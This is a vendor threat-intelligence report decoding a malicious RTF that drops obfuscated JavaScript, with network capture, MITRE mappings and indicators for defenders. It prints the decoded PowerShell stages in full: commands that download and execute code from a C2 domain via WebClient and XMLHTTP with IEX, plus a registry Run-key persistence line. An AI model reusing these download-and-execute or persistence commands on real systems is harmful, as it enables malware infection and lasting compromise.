No – Nonsense RTF and Obfuscated JavaScript Decoded

Date: **19/09/2020**

Suma Sowdi


RTF that stands for Rich Text Format has been a common file technique used to drop malicious files. It encapsulates the file and can be encoded in a suitable format. JavaScript is a common scripting language that can be used to write malicious codes because of its user-friendly syntax and easy compiling. Most of the malicious scripts are obfuscated using customized techniques.

OVERVIEW

- The malware was intercepted by the SubexSecure Honeypot on 15th September 2020.
- The sample intercepted is an RTF file that drops JS file that further drops a JPG file.
- Obfuscation is a technique used to make the code difficult to understand.


INFECTION

The RTF document, when executed, tries to download a JavaScript file called "`hydro.js`" from the domain "`hxxp://officearchives.duckdns.org`", which in turn tries to download a file "`Attack.jpg`" from the same domain. This is done using the GET request which can be intercepted.



ENCODING AND OBFUSCATION


The first RTF document has commands that are encoded in hex. When it is decoded, we can get a few PowerShell commands that are reversed.



```
22 29 27 73 6A 2E 6E 69 74 75 50 5C 27 2B 20 27  ")'sj.nituP\'+ '
41 54 41 44 50 50 41 3A 76 6E 65 24 27 28 73 73  ATADPPA:vne$'(ss
65 63 6F 72 70 2D 74 72 61 74 73 20 3B 58 45 49  ecorp-trats ;XEI
7C 27 29 27 27 73 6A 2E 6E 69 74 75 50 5C 27 27  |')''sj.nituP\''
2B 27 27 41 54 41 44 50 50 41 3A 76 6E 65 24 27  +''ATADPPA:vne$'
27 2C 27 27 73 6A 2E 6F 72 64 79 68 2F 67 6F 2F  ',''sj.ordyh/go/
67 72 6F 2E 73 6E 64 6B 63 75 64 2E 73 65 76 69  gro.sndkcud.sevi
68 63 72 61 65 63 69 66 66 6F 2F 2F 3A 70 74 74  hcraeciffo//:ptt
68 27 27 28 65 27 2B 27 6C 69 46 27 2B 27 64 61  h''(e'+'liF'+'da
6F 27 2B 27 6C 6E 27 2B 27 77 6F 44 2E 27 2B 27  o'+'ln'+'woD.'+'
29 74 6E 65 27 2B 27 69 6C 43 27 2B 27 62 65 57  )tne'+'ilC'+'beW
27 2B 27 2E 74 27 2B 27 65 4E 27 20 2B 27 29 2A  '+'.t'+'eN' +')*
4F 27 2B 27 2D 57 2A 20 27 2B 27 4D 27 2B 27 43  O'+'-W* '+'M'+'C
27 2B 27 47 28 27 2B 27 26 28 27 20 6C 6C 65 68  '+'G('+'&(' lleh
73 72 65 77 6F 50 22 22 22 28 6E 75 52 2E 74 24  srewoP"""(nuR.t$
3B 6C 6C 65 68 73 2E 74 70 69 72 63 73 57 20 6D  ;llehs.tpircsW m
6F 43 2D 20 74 63 65 6A 62 4F 2D 77 65 4E 20 3D  oC- tcejbO-weN =
74 24 20 20 6C 6C 65 68 73 72 65 77 6F 50 3C 00  t$  llehsrewoP<.
```

Figure 1


When it is decoded and reversed, the commands can be obtained as below. This shows the process of downloading the JavaScript file "`hydro.js`" from the domain "`officearchives.duckdns.org`".



```
.>Powershell$t= New-Object -Com
Wscript.shell;$t.Run)"""Powershell'(&'+'(G'+'C'+'M'+'
*W-'+'O*)'+ 'Ne'+'t.'+'Web'+'Cli'+'ent')'+'.Dow'+'nl'+'oad'+'
Fil'+'e')''http://officearchives.duckdns.org/og/hydro.js'',''
$env:APPDATA'+''/Putin.js''('|IEX;start-process)'$env:APPDATA
' +'/Putin.js')"
```

Figure 2


The "`hydro.js`" file is encoded in a customized technique. The obfuscated text can be seen as below.



```
f="K|'' nioj-
juo5j455bjhdfbhfbhfd$]][rahc[;)77,421,93,93,23,0hitman,501,hitman1,601,54,23,5hitman,4hitman,79,401,76,501,501,99,5hitman,79,63,23,16,301,0hitman,501,4hitman,6
hitman,38,501,501,99,5hitman,79,63,95,521,43,59,63,021,84,43,39,101,6hitman,121,89,19,39,4hitman,79,401,99,19,321,23,6hitman,99,101,601,89,97,54,401,99,79,96,4
hitman,hitman1,07,421,23,93,54,93,23,6hitman,501,801,2hitman,5hitman,54,23,121,6hitman,63,23,16,5hitman,4hitman,79,401,76,501,501,99,5hitman,79,63,95,6hitman,0
21,101,48,101,5hitman,0hitman,hitman1,2hitman,5hitman,101,4hitman,64,6hitman,63,16,121,6hitman,63,95,14,04,001,0hitman,101,5hitman,64,6hitman,63,95,14,101,5hit
man,801,79,201,63,44,93,301,2hitman,601,64,701,99,79,6hitman,6hitman,56,74,301,hitman1,74,301,4hitman,hitman1,64,5hitman,0hitman,001,701,99,7hitman,001,64,5hit
man,101,8hitman,501,401,99,4hitman,79,101,99,501,201,201,hitman1,74,74,85,2hitman,6hitman,6hitman,401,93,44,93,48,96,17,93,04,0hitman,101,2hitman,hitman1,64,6h
itman,63,95,08,48,48,27,67,77,88,64,6hitman,201,hitman1,5hitman,hitman1,4hitman,99,501,77,23,901,hitman1,76,54,23,6hitman,99,101,601,89,97,54,9hitman,101,87,23
,16,6hitman,63,95"
f=f+
",05,05,2hitman,63,23,16,23,801,hitman1,99,hitman1,6hitman,hitman1,4hitman,08,121,6hitman,501,4hitman,7hitman,99,101,38,85,85,39,4hitman,101,301,79,0hitman,79,
77,6hitman,0hitman,501,hitman1,08,101,99,501,8hitman,4hitman,101,38,64,6hitman,101,87,64,901,101,6hitman,5hitman,121,38,19,95,14,05,55,84,15,23,44,39,101,2hitm
an,121,48,801,hitman1,99,hitman1,6hitman,hitman1,4hitman,08,121,6hitman,501,4hitman,7hitman,99,101,38,64,6hitman,101,87,64,901,101,6hitman,5hitman,121,38,19,04
,6hitman,99,101,601,89,97,hitman1,48,85,85,39,901,7hitman,0hitman,96,19,23,16,23,05,05,2hitman,63,95,14,301,0hitman,501,2hitman,63,04,23,801,501,6hitman,0hitma
n,7hitman,23,521,6hitman,101,501,7hitman,18,54,23,94,23,6hitman,0hitman,7hitman,hitman1,99,54,23,901,hitman1,99,64,101,801,301,hitman1,hitman1,301,23,2hitman,9
01,hitman1,99,54,23,0hitman,hitman1,501,6hitman,99,101,0hitman,0hitman,hitman1,99,54,6hitman,5hitman,101,6hitman,23,16,23,301,0hitman,501,2hitman,63,321,23,hit
man1,001,95,101,0hitman,hitman1,89,48,63,23,77,23,801,79,5hitman,95,14,93,37,93,44,93,24,93,04,101,99,79,801,2hitman,101,4hitman,64,93,88,96,24,93,16,101,0hitm
an,hitman1,89,48,63(@=juo5j455bjhdfbhfbhfd$;)'' nioj- 'X','E',)'I','#'(ecalper.'#'( K las"
```

Figure 3


Further in the script, it can be seen that a function "`replaceAll`" exists which replaces the word "`hitman`" with "`11`".



```
function replaceAll(str) {
    return str.split("hitman").join("11");
```

Figure 4


Thus, when the word "`hitman`" is replaced by "`11`" we get the string as below.



```
K|'' nioj- juo5j455bjhdfbhfbhfd$]][rahc[;)77,421,93,93,23,011,501,111,601,54,23,511,411,79,401,76,501,501,99,511,79,63,23,16,301,011,501,411,611
,38,501,501,99,511,79,63,95,521,43,59,63,021,84,43,39,101,611,121,89,19,39,411,79,401,99,19,321,23,611,99,101,601,89,97,54,401,99,79,96,411,111,
07,421,23,93,54,93,23,611,501,801,211,511,54,23,121,611,63,23,16,511,411,79,401,76,501,501,99,511,79,63,95,611,021,101,48,101,511,011,111,211,51
1,101,411,64,611,63,16,121,611,63,95,14,04,001,011,101,511,64,611,63,95,14,101,511,801,79,201,63,44,93,301,211,601,64,701,99,79,611,611,56,74,30
1,111,74,301,411,111,64,511,011,001,701,99,711,001,64,511,101,811,501,401,99,411,79,101,99,501,201,201,111,74,74,85,211,611,611,401,93,44,93,48,
96,17,93,04,011,101,211,111,64,611,63,95,08,48,48,27,67,77,88,64,611,201,111,511,111,411,99,501,77,23,901,111,76,54,23,611,99,101,601,89,97,54,9
11,101,87,23,16,611,63,95,05,05,211,63,23,16,23,801,111,99,111,611,111,411,08,121,611,501,411,711,99,101,38,85,85,39,411,101,301,79,011,79,77,61
1,011,501,111,08,101,99,501,811,411,101,38,64,611,101,87,64,901,101,611,511,121,38,19,95,14,05,55,84,15,23,44,39,101,211,121,48,801,111,99,111,6
11,111,411,08,121,611,501,411,711,99,101,38,64,611,101,87,64,901,101,611,511,121,38,19,04,611,99,101,601,89,97,111,48,85,85,39,901,711,011,96,19
,23,16,23,05,05,211,63,95,14,301,011,501,211,63,04,23,801,501,611,011,711,23,521,611,101,501,711,18,54,23,94,23,611,011,711,111,99,54,23,901,111
,99,64,101,801,301,111,111,301,23,211,901,111,99,54,23,011,111,501,611,99,101,011,011,111,99,54,611,511,101,611,23,16,23,301,011,501,211,63,321,
23,111,001,95,101,011,111,89,48,63,23,77,23,801,79,511,95,14,93,37,93,44,93,24,93,04,101,99,79,801,211,101,411,64,93,88,96,24,93,16,101,011,111,
89,48,63(@=juo5j455bjhdfbhfbhfd$;)'' nioj- 'X','E',)'I','#'(ecalper.'#'( K las
```

Figure 5


Then, the script also contains a "`REVERSE`" function that reverses the string.



```
function REVERSE(str) {
    return str.split("").reverse().join("");
```

Figure 6


Thus, when the string "`f`" is reversed, we get the string as below.



```
sal K ('#'.replace('#','I'),'E','X' -join '');$dfhbfhbfdhjb554j5ouj=@(36,84,98,111,110,101,61,39,42,69,88,39,46,114,101,112,108,97,99,101,40,39,
42,39,44,39,73,39,41,59,115,97,108,32,77,32,36,84,98,111,110,101,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110
,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,12
5,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,112,50,50,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,12
1,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,1
21,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121
,80,114,111,116,111,99,111,108,32,61,32,36,112,50,50,59,36,116,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,11
5,111,102,116,46,88,77,76,72,84,84,80,59,36,116,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,58,47,47,111,102,102,105,99,101,97,11
4,99,104,105,118,101,115,46,100,117,99,107,100,110,115,46,111,114,103,47,111,103,47,65,116,116,97,99,107,46,106,112,103,39,44,36,102,97,108,115,
101,41,59,36,116,46,115,101,110,100,40,41,59,36,116,121,61,36,116,46,114,101,115,112,111,110,115,101,84,101,120,116,59,36,97,115,99,105,105,67,1
04,97,114,115,61,32,36,116,121,32,45,115,112,108,105,116,32,39,45,39,32,124,70,111,114,69,97,99,104,45,79,98,106,101,99,116,32,123,91,99,104,97,
114,93,91,98,121,116,101,93,34,48,120,36,95,34,125,59,36,97,115,99,105,105,83,116,114,105,110,103,61,32,36,97,115,99,105,105,67,104,97,114,115,3
2,45,106,111,105,110,32,39,39,124,77);[char[]]$dfhbfhbfdhjb554j5ouj -join ''|K
```

Figure 7


The numbers seen in the string are then converted from decimal to ascii. The final result can be seen as below.



```
$Tbone='*EX'.replace('*','I');sal M $Tbone;do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);$p22 = [
Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $p22;$t= New-Object -Com
Microsoft.XMLHTTP;$t.open('GET','http://officearchives.duckdns.org/og/Attack.jpg',$false);$t.send();$ty=$t.responseText;$asciiChars= $ty -split
'-' |ForEach-Object {[char][byte]"0x$_"};$asciiString= $asciiChars -join ''|M
```

Figure 8


In the above figure, we can see that the script tries to download the file "`Attack.jpg`" from the domain "`officearchives.duckdns.org`".
It executes the PowerShell script using the command given below.



```
AT("Powershell " + REVERSE(replaceAll(f)))
```

Figure 9

The path is then set to "`startupfolder`" in the AppData\Local\Microsoft. It also modifies the key in the registry.




```
var j=new ActiveXObject("WScript.Network").UserName
var CurrentDirectory =WScript.ScriptFullName.replace(WScript.ScriptName,"")
var startupfolder=("C:\\Users\\" + j + "\\AppData\\Local\\\Microsoft\\")
var absolutePath=WScript.ScriptFullName
R0=hex2a("22")
AT("Powershell "+"Set-Item -Path HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -Value "+"'"+startupfolder+WScript.ScriptName+"'")
if (CurrentDirectory == startupfolder) {
```

Figure 10

NETWORK TRAFFIC ANALYSIS

The files communicate with the C2 server with the IP address “`192.169.69.25`” and domain “`officearchives.duckdns.org`”.



```
No.   Time        Source          Destination     Protocol  Length Info
  322 27.074624   10.10.10.51     192.169.69.25   TCP         66 49352 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
  326 27.342789   192.169.69.25   10.10.10.51     TCP         60 80 → 49352 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
  327 27.342839   10.10.10.51     192.169.69.25   TCP         54 49352 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  328 27.343161   192.169.69.25   10.10.10.51     TCP         60 [TCP Out-Of-Order] [TCP Port numbers reused] 80 → 49352 [SYN, ACK] Seq=3018362008 Ack=1 Win=65535 Len=0 MSS=14
  329 27.343175   10.10.10.51     192.169.69.25   TCP         54 [TCP Dup ACK 327#1] 49352 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  330 27.343373   10.10.10.51     192.169.69.25   HTTP       141 GET /og/hydro.js HTTP/1.1
  339 27.610927   192.169.69.25   10.10.10.51     TCP         60 80 → 49352 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0 MSS=1460

▷ Frame 330: 141 bytes on wire (1128 bits), 141 bytes captured (1128 bits) on interface 0
▷ Ethernet II, Src: PcsCompu_23:5d:a9 (08:00:27:23:5d:a9), Dst: Fortinet_ff:a5:0b (70:4c:a5:ff:a5:0b)
▷ Internet Protocol Version 4, Src: 10.10.10.51, Dst: 192.169.69.25
▷ Transmission Control Protocol, Src Port: 49352, Dst Port: 80, Seq: 1, Ack: 1, Len: 87
◢ Hypertext Transfer Protocol
  ▷ GET /og/hydro.js HTTP/1.1\r\n
    Host: officearchives.duckdns.org\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

Figure 11

MITRE ATT&CK TECHNIQUES USED

Technique ID	Technique
T1059.001	Command and Scripting Interpreter: PowerShell
T1059.007	Command and Scripting Interpreter: JavaScript/JScript
T1203	Exploitation for Client Execution
T1204.002	User execution: Malicious File
T1027	Obfuscated Files or Information

IOC’s

`bee2cb9686915ecd896854e1da9ee976bf5d11cc5dc10689e984bf833bba3fce`
`18bfbbb42db20ff08e402dfa071b38fd013bd8def6d3a45cd822e0a4e1da035b`
`192.169.69.25`
`officearchives.duckdns.org`

SUBEXSECURE PROTECTION

SubexSecure detects the RTF sample as “SS_Gen_Malicious_RTF_Doc_B” and the JavaScript as “SS_Gen_Obfuscated_JS_A”

OUR HONEYPOT NETWORK

This report has been prepared from threat intelligence gathered by our honeypot network that is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day registered across this network of individual honeypots are studied, analyzed, categorized and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity flavors globally. Devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.